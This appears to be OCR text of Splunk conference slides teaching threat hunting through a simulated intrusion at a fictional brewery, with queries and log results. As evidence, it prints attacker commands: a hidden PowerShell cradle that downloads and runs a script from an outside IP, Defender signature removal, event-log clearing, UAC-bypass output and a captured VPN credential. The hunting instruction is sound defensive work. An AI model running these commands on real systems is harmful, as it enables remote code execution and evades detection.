
Network

src_content

```
ajax=1&username=bstoll&realm=&reqid=502483217&code=204307&code2=&polid=1&grp=MFAAUTH&credential=feel%20the%20bern
```

src_headers

```
POST /remote/logincheck HTTP/1.1
Origin: http://vpn.thirstybemer.com
Referer: http://vpn.thirstybemer.com/remote/login?&err=sslvpn_login_permission_denied&lang=en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
Safari/537.36 Edge/17.17134
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate
If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT
Content-Type: text/plain;charset=UTF-8
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Host: vpn.thirstybemer.com
Content-Length: 113
Connection: Keep-Alive
```



https://github.com/drk1wi/Modlishka

splunk> .conf19

Network

```
sourcetype=stream:http site=vpn.thirstybemer.com | stats values(uri_path) by host http_method
```

✓ 297 events (before 8/22/19 9:38:00.000 PM) No Event Sampling

Events (297) Patterns **Statistics (2)** Visualization

100 Per Page Format Preview

host	http_method	values(uri_path)
BSTOLL-L	GET	/ /3a1d08fd94ba4d71a4b2810565783817/js/fweb_build.js /3a1d08fd94ba4d71a4b2810565783817/ng/directives/list_edit.js /3a1d08fd94ba4d71a4b2810565783817/sslvpn/css/main.css /3a1d08fd94ba4d71a4b2810565783817/sslvpn/js/sslvpn_portforward.js /3a1d08fd94ba4d71a4b2810565783817/sslvpn/js/sslvpn_util.js /remote/fortisslvpn/sslvpn_installer /remote/hostcheck_install /remote/login /remote/portal /sslvpn/portal.html
BSTOLL-L	POST	/remote/logincheck

Network

sourcetype=stream:http | stats values(uri_path) by host http_method site

host	http_method	site	values(uri_path)
FYODOR-L	POST	dbbrewingcompany.com	/
FYODOR-L	POST	m.addthis.com	/live/red_lojson/100eng.json
FYODOR-L	POST	m.addthisedge.com	/live/prender
FYODOR-L	POST	www.weepingradish.com	/wp-admin/admin-ajax.php
PCERF-L	POST	microsoftexchangeservervwu2g8sj20.igg.biz	/oauth/RequestVerificationTok PnjGAK2tOotrsbivQK2o9kTJxOJRg
PCERF-L	POST	nym1-ib.adnxs.com	/vevent
PCERF-L	POST	ocsp.verisign.com	/ocsp/status

Network

sourcetype=stream:http | stats values(uri_path) by http_method site

http_method	site	values(uri_path)
GET	www.xboxab.com:80	/ab
GET	www.weepingradish.com	/ /brewery/ /wp-content/uploads/2018/03/Canning-Video.mp4
POST	www.weepingradish.com	/wp-admin/admin-ajax.php
GET	www.visitcalifornia.com	/feature/craft-beer-boom /sites/all/libraries/respondjs/respond.min.js /sites/all/themes/vca/fonts/1e27244e-bf10-42d6-98ef-0c9b697c98ed.woff /sites/all/themes/vca/fonts/23d35b31-684a-4256-ac00-0c80443bada8.woff /sites/all/themes/vca/fonts/34ce3fd1-096c-4d47-a4e9-5a87bed476be.woff

Network


sourcetype=stream:http http_method=POST | stats values(site) count by host

100 Per Page ▾ ✓ Format Preview ▾

host ≎	values(site) ≎	count ▾
BSTOLL-L	192.168.1.16:49152 192.168.1.1:5000 192.168.1.49:5357 192.168.1.49:5985 192.168.1.8:3910 ocsp.verisign.com vpn.thirstybemer.com	1631
MVALITUS-L	dmd.metaservices.microsoft.com ec.editmysite.com go.microsoft.com ocsp.verisign.com stats.zotabox.com www.backbaybrewingco.com	111
AGRADY-L	dmd.metaservices.microsoft.com go.microsoft.com ocsp.verisign.com	53
MKRAEUSEN-L	dmd.metaservices.microsoft.com go.microsoft.com	22
JWORTOSKI-L	ads.bpgamestudio.com	8

Network

```
sourcetype=stream:http http_method=POST
| stats values(site) count by host
| where count > 10
```



100 Per Page ▾ Format Preview ▾

site	values(host)	count
192.168.1.1:5000	BSTOLL-L	812
192.168.1.49:5985	BSTOLL-L	799
dmd.metaservices.microsoft.com	AGRADY-L GHOPPY-L JWORTOSKI-L MKRAEUSEN-L MVALITUS-L	91
go.microsoft.com	AGRADY-L GHOPPY-L JWORTOSKI-L MKRAEUSEN-L MVALITUS-L	91

Network

```
sourcetype=stream:http http_method=POST
| stats values(host) count by site
| where count < 10
```

YMMV

nationalreview.blueconic.net	PCERF-L	3
192.168.1.16:49152	BSTOLL-L	4
192.168.1.49:5357	BSTOLL-L	4
www.backbaybrewingco.com	MVALITUS-L	6
vpn.thirstybemer.com	BSTOLL-L	8

Network

On the VPN portal, Shadow finds RDP link:

sourcetype=fgt_event | stats values(reason)

values(reason) ⇕
N/A
auth timeout
login successfully
none
rdp
sslv3 alert certificate unknown
sslvpn_login_unknown_user
timeout
violation
warning

sourcetype=fgt_event *rdp* *gravity*

Event

date=2019-07-31 time=17:21:02 devname=hogshead devid=FGT60D4614044725 logid=0100044547 type=event subtype=system level=information vd=root logdesc="Object attribute configured" user="admin" ui="sslvpnd" action=Add cfgtid=2621470 cfgpath="vpn.ssl.web.user-bookmark:bookmarks" cfgobj="admin#MFAAUTH:gravity_internet_workstation" cfgattr="apptype[rdp] host[10.1.1.103]security[nla]port[3389]logon-user[brewer]logon-password[ENC 1FNanB09J1rpAR1Tft/tg24hAGWk91iR2KjSibX7Y+6Ow/P0p0ruMRFns3TlKINO4OKomUuhHTjjoVCdwVIcwo15t4SG2Dzkjn hBvimmvSdTpk2MWAUxuGq5FDvs/NxZGwalhkI4HPLaO0jJMLHlLKm2ZqbR6pp/K2D5CaB8gQ6CO7izp4pemA9edU09jrQjRSr+lQ==]" msg="Add vpn.ssl.web.user-bookmark:bookmarks admin#MFAAUTH:gravity_internet_workstation"

Endpoint

```
source="WinEventLog:Microsoft-Windows-Windows Defender/Operational"
| stats values(EventDescription) by host EventCode
```

host	EventCode	values(EventDescription)
ABUNGSTEIN-L	1013	The antimalware platform deleted history of malware and other potentially unwanted software.
ABUNGSTEIN-L	1150	If your antimalware platform reports status to a monitoring platform, this event indicates that the antimalware platform is running and in a healthy state.
ABUNGSTEIN-L	1151	Unknown
ABUNGSTEIN-L	2000	The antimalware definitions updated successfully.
ABUNGSTEIN-L	2011	The Dynamic Signature Service deleted the out-of-date dynamic definitions.
AGRADY-L	1150	If your antimalware platform reports status to a monitoring platform, this event indicates that the antimalware platform is running and in a healthy state.
AGRADY-L	1151	Unknown

Endpoint

```
source="WinEventLog:Microsoft-Windows-Windows Defender/Operational"  detect*
| stats values(EventDescription) by host EventCode Path
```

host	EventCode	Path	values(EventDescription)
MVALITUS-L	1116	file:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta; webfile:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta|http://it.troth.ly/browsercheck.hta|pid:7172,ProcessStart:132090748146535717	The antimalware platform detected malware or other potentially unwanted software.
MVALITUS-L	1117	file:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta; webfile:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta|http://it.troth.ly/browsercheck.hta|pid:7172,ProcessStart:132090748146535717	The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.
PCERF-L	1117	file:_c:\program files (x86)\adobe\acrobat reader dc\reader\unreader_sl.exe	The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.
PCERF-L	1117	file:_c:\users\peatcerf\appdata\local\temp\vmware-peatcerf\vmwarednd\ec1c641c\unreader_sl.exe	The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.
PCERF-L	1117	file:_c:\windows\odbc64.dll; file:_C:\Windows\System32\Tasks\Microsoft\Windows\Data Integrity Scan\database_cleaning->(UTF-16LE); regkey:_HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{56525883-3DEA-4786-A92F-D18CB7A533DD}; regkey:_HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\Data Integrity Scan\database_cleaning; taskscheduler:_C:\Windows\System32\Tasks\Microsoft\Windows\Data Integrity Scan\database_cleaning	The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.

Endpoint

```
source="WinEventLog:Microsoft-Windows-Windows Defender/Operational"
browsercheck*
| stats values(EventDescription) by host EventCode Path
```

host	EventCode	Path	values(EventDescription)
MVALITUS-L	1116	file:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta; webfile:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta|http://it.troth.ly/browsercheck.hta|pid:7172,ProcessStart:132090748146535717	The antimalware platform detected malware or other potentially unwanted software.
MVALITUS-L	1117	file:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta; webfile:_C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (1).hta|http://it.troth.ly/browsercheck.hta|pid:7172,ProcessStart:132090748146535717	The antimalware platform performed an action to protect your system from malware or other potentially unwanted software.

The Haag™ Splunk Hunting 101

Basics of Hunting

Be Efficient

- Use Macros
  - /en-US/manager/search/admin/macros

Analyze quickly

- Stats are your friend
  - | stats values(<field>) by <field>
- Cast that net wide!
  - | stats values(dest) by dest_port

Be specific

- Zone in on critical processes or eventIDs

Review: https://www.splunk.com/blog/2017/07/06/hunting-with-splunk-the-basics.html

Don’t be afraid to be greedy*

Establish Foothold

MSHTA

Disable
Security Tools

Establish Foothold

I Just Need to get rid of These Pesky Security Tools

Disable Security Tools - T1089

Data Sources: API monitoring, File monitoring, Services, Windows Registry, Process command-line parameters, Anti-virus

MSHTA - T1170

Data Sources: Process monitoring, Process command-line parameters

Endpoint

Shadow rollbacks Defender Signatures -

MpCMDRun.exe -RemoveDefinitions -All

_time	EventID	EventDescription
2019-07-31 01:05:40	2000	The antimalware definitions updated successfully.
2019-07-31 01:05:40	2000	The antimalware definitions updated successfully.
2019-07-31 01:05:40	2002	The antimalware engine updated successfully.

Endpoint

```
`sysmon` (process=mshta.exe OR parent_process=*\mshta.exe)
| stats  values(process) by  _time parent_process CommandLine
```

_time	parent_process	CommandLine	values(process)
2019-07-31 19:34:36	C:\Windows\System32\browser_broker.exe	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\bstoll\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\browsercheck (3).hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}	mshta.exe
2019-07-31 19:34:39	C:\Windows\SysWOW64\mshta.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http://207.246.70.38:8080/gfu1Gqor');	powershell.exe

Sidebar

Good time to realize, if you have identified a compromised host, queries like the following will provide MOST of the answers you need

```
`sysmon` host=gravity
| stats values(CommandLine) by Image
```

Image	values(CommandLine)
C:\Windows\System32\whoami.exe	whoami
C:\Windows\System32\wevtutil.exe	wevtutil cl Security wevtutil cl System
C:\Windows\System32\wbem\WMIC.exe	wmic os get LocalDateTime /value wmic process get caption,executablepath,commandline wmic qfe get description,installedOn /format:csv wmic useraccount get /ALL
C:\Windows\System32\w32tm.exe	w32tm /query /configuration /verbose w32tm /query /status /verbose w32tm /tz
C:\Windows\System32\svchost.exe	
C:\Windows\System32\schtasks.exe	SCHTASKS /Create /SC ONCE /TN spawn_cmd /TR C:\windows\system32\cmd.exe /ST 08:00:00 schtasks /query /fo LIST /tn \Microsoft\Windows\UNP\RunUpdateNotificationMgr
C:\Windows\System32\rundll32.exe	
C:\Windows\System32\reg.exe	reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip" reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook" reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager" reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime" reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DirectDrawEx"

Escalate Privileges

Credential Dumping

Bypass User Account Control

Escalate Privileges

splunk> .conf19

Gimme all the Creds!

Credential Dumping - T1003

Data Sources: API monitoring, Process monitoring, PowerShell logs, Process command-line parameters

Bypass User Account Control - T1088

Data Sources: System calls, Process monitoring, Authentication logs, Process command-line parameters

Endpoint

process=whoami.exe | stats values(CommandLine)

_time	values(CommandLine)
2019-07-31 19:37:55	whoami /groups
2019-07-31 19:37:56	whoami /groups
2019-07-31 19:37:57	whoami /groups
2019-07-31 19:47:13	whoami

Endpoint

```
process=whoami.exe
| stats values(ParentCommandLine) as "Parent Process CommandLine" by host
CommandLine
```

host	CommandLine	Parent Process CommandLine
AGRADY-L	whoami	C:\windows\system32\cmd.exe sethc.exe 211
AGRADY-L	whoami /groups	cmd.exe /c whoami /groups
BSTOLL-L	whoami	cmd.exe /C whoami
FMALTEKESKO-L	whoami	"C:\Windows\system32\cmd.exe"
GRAVITY	whoami	C:\WINDOWS\system32\cmd.exe
GRAVITY	whoami /groups	cmd.exe /c whoami /groups
titan	"C:\Windows\System32\whoami.exe"	C:\Windows\Explorer.EXE
titan	"C:\Windows\system32\whoami.exe" /user	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0A -inputFormat xml -outputFormat text
titan	whoami	"C:\Windows\system32\cmd.exe"

splunk> .conf19

Endpoint

```
`sysmon` host=GRAVITY notepad.exe EventID=13 SysWOW64
| stats values(object_path) by host process
```

host	process	object_path
GRAVITY	notepad.exe	HKU\S-1-5-21-2510460698-3647917561-1158208056-1106_Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32\(Default)

```
(bypassuac_comhijack) > run

8.16-12:58:31] UAC is Enabled, checking level...
8.16-12:58:31] Part of Administrators group! Continuing...
8.16-12:58:32] UAC is set to Default
8.16-12:58:32] BypassUAC can bypass this setting, continuing...
8.16-12:58:33] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E393
8.16-12:58:33] Uploading payload to C:\Users\oj\AppData\Local\Temp\DJAyEYXA.dll ...
```

values(Details)
C:\Users\bstoll\AppData\Local\Temp\jwURMouh.dll

https://github.com/rapid7/metasploit-framework/blob/76954957c740525cff2db5a60bcf936b4ee06c42/documentation/modules/exploit/windows/local/bypassuac_comhijack.md

Endpoint

Meterpreter > getsystem

```
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4697
EventType=0
Type=Information
ComputerName=GRAVITY.thirstyberner.com
TaskCategory=Security System Extension
OpCode=Info
RecordNumber=215612
Keywords=Audit Success
Message=A service was installed in the system.

Subject:
        Security ID:            THIRSTYBERNER\bstoll
        Account Name:           bstoll
        Account Domain:         THIRSTYBERNER
        Logon ID:               0x203A82F

Service Information:
        Service Name:           fyoikv
        Service File Name:      cmd.exe /c echo fyoikv > \\.\pipe\fyoikv
        Service Type:           0x10
        Service Start Type:     3
        Service Account:                LocalSystem
```

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t   The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)
```

ParentCommandLine	CommandLine	TargetObject
C:\WINDOWS\system32\services.exe	cmd.exe /c echo fyoikv > \\.\pipe\fyoikv	
xe		HKLM\System\CurrentControlSet\Services\fyoikv\ImagePath

Reference: https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

Internal Recon

Internal Recon

- Network Service Scanning
- System Owner / User Discovery
- Account Discovery

Just Doing Some Light Recon

Network Service Scanning - T1046

Data Sources: Netflow/Enclave netflow, Network protocol analysis, Packet capture, Process command-line parameters, Process use of network

System Owner / User Discovery - T1033

Data Sources: File monitoring, Process monitoring, Process command-line parameters


Account Discovery - T1087

Data Sources: API monitoring, Process monitoring, Process command-line parameters

Do you even ARP?


What is ARP?
Who has this IP Address?

```
sourcetype=stream:arp
| timechart count by src_ip useother=false
```



Network

```
index=botsv4 (sourcetype=stream:tcp OR sourcetype=stream:udp)
| timechart count by src useother=false
```



Endpoint

```
`sysmon` host=gravity
| stats values(CommandLine) by _time, Image
```

